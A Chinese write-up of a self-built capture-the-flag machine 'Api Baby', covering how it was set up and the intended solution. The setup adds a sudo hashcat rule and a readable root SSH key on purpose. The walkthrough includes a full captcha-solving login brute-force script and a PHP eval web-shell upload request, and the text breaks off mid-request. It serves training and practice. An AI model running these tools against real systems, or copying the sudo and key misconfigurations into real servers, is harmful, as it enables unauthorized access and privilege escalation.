靶机 Api Baby

出题流程

这个靶机整体的流程也比较简单，没有 111佬 的那么复杂，主要的点还是在靶机设计和权限控制上，群友们如果有想出题的可以参考参考哦（不得不说111佬的文档看着真的非常有吸引力，让人非常有出题的想法）


因为这个靶机比较简单，然后也是矛计划的第二个靶机，所以我的出题流程也经可能写的详细一点点，大佬们可以直接跳后面去

首先导入靶机（双击即可）

导入之后要在网络选项修改一下

这里需要根据自己的网络进行设置，不同的网络情况需要的网卡不一样，这里用的是热点所以选的是下面这张

> 按照大部分来说 Realtek PCIe GbE Family Controller 这张网卡一般是有线使用的，另外一张自然就是无线了



如果大家下的是群主发的 Muban 靶机的话，这个靶机的默认密码是 root:todd 、welcome:todd

接下来就是对靶机的环境和用户进行一些初始化 （有好多命令都是在111的文档里的，让我们再次膜拜111佬 ）

1 移除默认用户、添加普通用户


```
deluser --remove-home welcome
useradd -m -s /bin/bash -d /home/xiaozhihuaa xiaozhihuaa
```

```
root@moban:~# deluser --remove-home welcome
Looking for files to backup/remove ...
Removing files ...
Removing user `welcome' ...
Warning: group `welcome' has no more members.
Done.
root@moban:~# useradd -m -s /bin/bash -d /home/xiaozhihuaa xiaozhihuaa
root@moban:~# ls /home
xiaozhihuaa
root@moban:~#
```

2 生成、设置密码

这里使用的是 openssl 生成的 18 字节的随机字符串，然后再使用 base64 编码，这样可以当作强密码使用（看来下回得谨慎爆破了）

```
openssl rand -base64 18
```



然后再通过管道符输入的方式使用 chpasswd 批量修改用户密码

```
echo "root:g0fEM7MTB36GtDNWGNhxySoP" | chpasswd
echo "xiaozhihuaa:oYjUVp4zmQ7zDZ170gvYnSj+" | chpasswd
```

3 清理历史命令

擦除痕迹，避免 .bash_history 、.viminfo 里的文件记录历史命令，进而导致非预期

root:

```
rm /root/.bash_history
rm /root/.viminfo
ln -sf /dev/null /root/.bash_history
ln -sf /dev/null /root/.viminfo
```

xiaozhihuaa:

```
rm /home/xiaozhihuaa/.bash_history
rm /home/xiaozhihuaa/.viminfo
ln -sf /dev/null /home/xiaozhihuaa/.bash_history
ln -sf /dev/null /home/xiaozhihuaa/.viminfo
```

4 修改主机名

```
hostnamectl set-hostname Api
sed 's/PyCrt.PyCrt PyCrt/Api/g' -i /etc/hosts
```

```
root@moban:/etc# hostnamectl set-hostname Api
root@moban:/etc# sed 's/PyCrt.PyCrt PyCrt/Api/g' -i /etc/hosts
root@moban:/etc# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       Api
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
root@moban:/etc#
```

5 Web环境部署

这里的具体情况得看大家具体Web的环境要如何部署

因为这回的靶机比较简单，需要的环境也比较少

所以只需要把准备好的 php 文件上传即可

```
.
└── html
    ├── backend-api
    │   ├── code.php
    │   ├── file.php
    │   └── uploads
    ├── feedback.php
    ├── index.php
    └── login.php
```

6 提权环境配置

首先我们先安装 hashcat

```
apt install hashcat
```

安装完成之后我们开始查看 hashcat 的安装位置


```
root@moban:/etc# which hashcat
/usr/bin/hashcat
```

然后开始设置 visudo 以授予 xiaozhihuaa 能以 root 权限执行 hashcat 的权限

> 佬是建议使用 visudo 编辑 Sudoers 文件，它能进行语法检查，避免语法错误导致配置失败


```
sudo visudo
```

把这两条修改一下



改为

```
1 xiaozhihuaa ALL=(root) NOPASSWD: /usr/bin/hashcat
```



然后按 ctrl + x 然后按 y，最后再按回车

7 公私钥配置

这里是想给新手多一些提权的选择，所以多加了一个私钥方便大家读取

先使用 ssh-keygen 生成公私钥，然后全程回车即可

```
ssh-keygen
```

然后把公钥改成 authorized_keys

```
cd /.ssh
cp .pub authorized_keys
```

```
root@Api:~/.ssh# cp id_rsa.pub authorized_keys
root@Api:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDu6t7FtIBBnPgk4oGkuQrPv+oulzIeJvpEvR8PydvRxfwloJDkGSBbY
5Z1XIEp9SyZ43Kky0AuIL16pVmpGKzZCwgfsdbUh42YufZu5pWV40b7GbwRCbmQxtEPUD7sct5Ibpf9jnWLAgWh3f6RnE
m6Lyp+MW7wWht6o8Xfv75T8qBfofCUyEbwbKbI0PHshzzTQAV7DtPYU0Ujpn3HPKNqmFaqcMq0V+kNNjZFwqC3iqEhji9
QA/kD1M+qbKXYfUZT9cG7mrKmP2gPFtfOstmlboGPJgKRb6b/Ixc4FhZgktMRl71cYB5Jzi/txOcTwDpznirV9MpGNfdA
dHyC4AtkIQlQyzolzuOEskeByAztBFJ566CyFTVwy06vCXh80+h1nXnaaXso824hiYLfAl1AvfamMlaLoLh9DnM7Oevlu
bbMHzhVtvQ6B+Hzgrl6SIBftvnMW4yhGlBTpLNqOcQ7TjlyvuuYOntFvZ+X68ZGHSJUAI4KcBCvwZlTYgpKbdc= root@
Api
```

8 其他权限设置

这里因为想增加一下到user的难度，所以设置了家目录的权限

```
su xiaozhihuaa
chmod 700 -R /home/xiaozhihuaa
```

到这里整套靶机已经全部设计完成了，后续只需要把靶机导出来就可以了，整个靶机出出来其实感觉也非常简单，没有之前想象的那么复杂，关键大概还是出题的思路吧，各位群友（还是再次感谢111佬非常细致入微的出题流程）

解题流程

1 信息收集

端口扫描

发现 80 端口和 22 端口

目录扫描

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.152/ -r -x php,txt,html,zip,db,bak -t 64
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.152/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,zip,db,bak
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
```

```
/login.php            (Status: 200) [Size: 2925]
/feedback.php         (Status: 200) [Size: 2925]
/index.php            (Status: 200) [Size: 2925]
```

2 漏洞发现

目录只扫出来了 /login.php，/feedback.php，/index.php

访问之后发现是一个登录界面，且访问其他两个路径都会强制跳转回登录界面

登录几次之后发现不是弱密码，这里因为我添加了一个假的后端界面 feedback.php

所以有非常大的可能大家会尝试爆破（想我这种菜鸡看到验证码就懒得爆了）

这里附上群主测试的时候爆破的代码 @群主

```python
import requests
import os
import logging
import ddddocr
import time
import argparse
import sys
import threading
from queue import Queue

class LoginBruteForce:
    def __init__(self, url, thread_num=5):
```

```
        """
        初始化爆破类
        :param url: 登录页面的URL
        :param thread_num: 线程数
        """
        self.url = url
        self.thread_num = thread_num
        self.ocr = ddddocr.DddddOcr()  # 移除不支持的 show_ad 参数
        self.session = requests.Session()
        self.session.headers.update({
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36'
        })
        self.found = False
        self.lock = threading.Lock()

    def get_captcha(self):
        """
        获取并识别验证码
        :return: 验证码字符串
        """
        # 从URL中提取基础路径
        base_url = self.url.rstrip('/')
        if not base_url.endswith('backend-api/code.php'):
            # 假设验证码路径为 基础路径 + '/backend-api/code.php'
            captcha_url = base_url + '/backend-api/code.php'
        else:
            captcha_url = base_url

        # 添加随机参数防止缓存
        captcha_url_with_rand = f"{captcha_url}?rand={int(time.time() * 1000)}"

        try:
            response = self.session.get(captcha_url_with_rand, timeout=10)
            if response.status_code == 200:
                # 使用ddddocr识别验证码
                captcha_text = self.ocr.classification(response.content)
                return captcha_text
        except Exception as e:
            print(f"获取验证码失败: {e}")

        return None

    def test_login(self, username, password, captcha):
        """
        测试登录
        :param username: 用户名
        :param password: 密码
        :param captcha: 验证码
        :return: (是否成功, 响应文本)
        """
        # 准备POST数据
        login_data = {
```

```
            'username': username,
            'password': password,
            'captcha': captcha
        }

        # 构建登录URL
        base_url = self.url.rstrip('/')
        login_url = base_url + '/login.php'

        try:
            # 提交登录请求
            response = self.session.post(login_url,
                                         data=login_data,
                                         timeout=10,
                                         allow_redirects=True)

            response_text = response.text

            # 检查响应内容
            if "账号或密码错误" in response_text:
                return False, "账号或密码错误"
            elif "验证码错误" in response_text:
                return False, "验证码错误"
            elif "登录成功" in response_text or "欢迎" in response_text or "dashboard" in response_text.lower():
                return True, "登录成功"
            else:
                # 如果没有明确的错误信息，检查是否有跳转或不同页面
                if response.url != login_url:
                    return True, f"可能登录成功，跳转到: {response.url}"
                return False, "未知响应"

        except Exception as e:
            return False, f"请求失败: {e}"

    def worker(self, username_queue, password_queue, results_file):
        """工作线程"""
        while not self.found and not username_queue.empty():
            try:
                username = username_queue.get_nowait()
            except:
                break

            while not self.found and not password_queue.empty():
                try:
                    password = password_queue.get_nowait()
                except:
                    break

                # 每个线程使用自己的会话
                thread_session = requests.Session()
                thread_session.headers.update({
```

```
                    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36'
                })

                for attempt in range(3):  # 每个组合最多尝试3次
                    if self.found:
                        break

                    # 获取验证码
                    base_url = self.url.rstrip('/')
                    captcha_url = base_url + '/backend-api/code.php'
                    captcha_url_with_rand = f"{captcha_url}?rand={int(time.time() * 1000)}"

                    try:
                        response = thread_session.get(captcha_url_with_rand, timeout=10)
                        if response.status_code == 200:
                            captcha = self.ocr.classification(response.content)
                        else:
                            captcha = None
                    except:
                        captcha = None

                    if not captcha:
                        time.sleep(0.5)
                        continue

                    # 测试登录
                    login_url = base_url + '/login.php'
                    data = {
                        'username': username,
                        'password': password,
                        'captcha': captcha
                    }

                    try:
                        response = thread_session.post(login_url, data=data, timeout=10, allow_redirects=True)

                        if "账号或密码错误" in response.text:
                            print(f"[-] 错误: {username}:{password}")
                            break  # 密码错误，换下一个密码
                        elif "验证码错误" in response.text:
                            continue  # 验证码错误，重试
                        elif response.url != login_url or "登录成功" in response.text:
                            with self.lock:
                                self.found = True
                                print(f"\n[+] 发现有效凭证!")
                                print(f"[+] 用户名: {username}")
                                print(f"[+] 密码: {password}")

                                with open(results_file, 'a') as f:
```

```
                                    f.write(f"{username}:{password}\n")
                            return
                        except Exception as e:
                            print(f"请求失败: {e}")

                # 短暂延迟，避免请求过快
                time.sleep(0.1)

    def start_brute(self, usernames, passwords, results_file="results.txt"):
        """开始爆破"""
        print(f"开始多线程爆破...")
        print(f"目标: {self.url}")
        print(f"用户数: {len(usernames)}, 密码数: {len(passwords)}")
        print(f"线程数: {self.thread_num}")
        print("=" * 50)

        # 创建队列
        username_queue = Queue()
        password_queue = Queue()

        for user in usernames:
            username_queue.put(user)
        for pwd in passwords:
            password_queue.put(pwd)

        # 创建并启动线程
        threads = []
        for i in range(self.thread_num):
            t = threading.Thread(
                target=self.worker,
                args=(username_queue, password_queue, results_file)
            )
            t.daemon = True
            t.start()
            threads.append(t)

        # 等待所有线程完成
        for t in threads:
            t.join()

        if not self.found:
            print("\n[-] 未找到有效凭证")

def main():
    parser = argparse.ArgumentParser(description="登录页面爆破工具")
    parser.add_argument("-u", "--url", required=True, help="登录页面URL")
    parser.add_argument("-U", "--user", help="单个用户名")
    parser.add_argument("-P", "--passwd", help="单个密码")
    parser.add_argument("-Uf", "--userfile", help="用户名字典文件")
    parser.add_argument("-Pf", "--passfile", help="密码字典文件")
    parser.add_argument("-o", "--output", default="results.txt", help="输出文件")
    parser.add_argument("-t", "--threads", type=int, default=5, help="线程数")

```


```
    args = parser.parse_args()

    if not args.url:
        print("错误: 必须指定URL")
        parser.print_help()
        sys.exit(1)

    # 初始化爆破器
    brute = LoginBruteForce(args.url, args.threads)

    # 处理用户名
    if args.userfile:
        try:
            with open(args.userfile, 'r', encoding='utf-8', errors='ignore') as f:
                usernames = [line.strip() for line in f if line.strip()]
        except Exception as e:
            print(f"读取用户名字典文件失败: {e}")
            sys.exit(1)
    elif args.user:
        usernames = [args.user]
    else:
        print("错误: 必须提供用户名或用户名字典文件")
        parser.print_help()
        sys.exit(1)

    # 处理密码
    if args.passfile:
        try:
            with open(args.passfile, 'r', encoding='utf-8', errors='ignore') as f:
                passwords = [line.strip() for line in f if line.strip()]
        except Exception as e:
            print(f"读取密码字典文件失败: {e}")
            sys.exit(1)
    elif args.passwd:
        passwords = [args.passwd]
    else:
        # 如果没有提供密码，使用空密码
        passwords = [""]
        print("警告: 未提供密码，将尝试空密码")

    # 开始爆破
    brute.start_brute(usernames, passwords, args.output)

if __name__ == "__main__":
    main()

```

```
python3 brute_api.py -u http://192.168.3.144/ -U root -Pf xato-net-10-million-passwords.txt -t 20 2>/dev/null
```

在查看源码时能够在验证码的接口上发现二级目录

```
<div class="captcha-line">
    <input type="text" name="captcha" placeholder="验证码" required style="flex:1;">
    <img id="captchaImg" src="backend-api/code.php" onclick="reloadCaptcha()">
</div>
```


访问二级目录之后，能够进一步发现 file.php 和 uploads



通过文件名 file 和 uploads 能猜出来这个接口大概率是和文件上传有关的

访问 file.php 发现提示需要使用 post 请求

改为 post 请求后发现需要构造文件上传的包



这里其实直接找个 uploads-lab 或 随便找个有文件上传的地方抓个包然后把相关参数给复制进来就行了

```
POST /Pass-01/index.php?action=show_code HTTP/1.1
Host: 118.193.39.213:8083
Content-Length: 329
Pragma: no-cache
Cache-Control: no-cache
Origin: http://118.193.39.213:8083
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhv9tyim03U5Azf2b
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://118.193.39.213:8083/Pass-01/index.php?action=show_code
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
```

```
------WebKitFormBoundaryhv9tyimO3U5Azf2b
Content-Disposition: form-data; name="upload_file"; filename="cmd.php"
Content-Type: application/octet-stream

<?php eval($_POST['cmd']);?>
------WebKitFormBoundaryhv9tyimO3U5Azf2b
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundaryhv9tyimO3U5Azf2b--
```

然后再进一步根据提示对数据包的参数进行微调一下就可以了

```
POST /backend-api/file.php HTTP/1.1
Host: 192.168.1.152
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=ppqtqadtjsd9j2elinkOhn6pv8
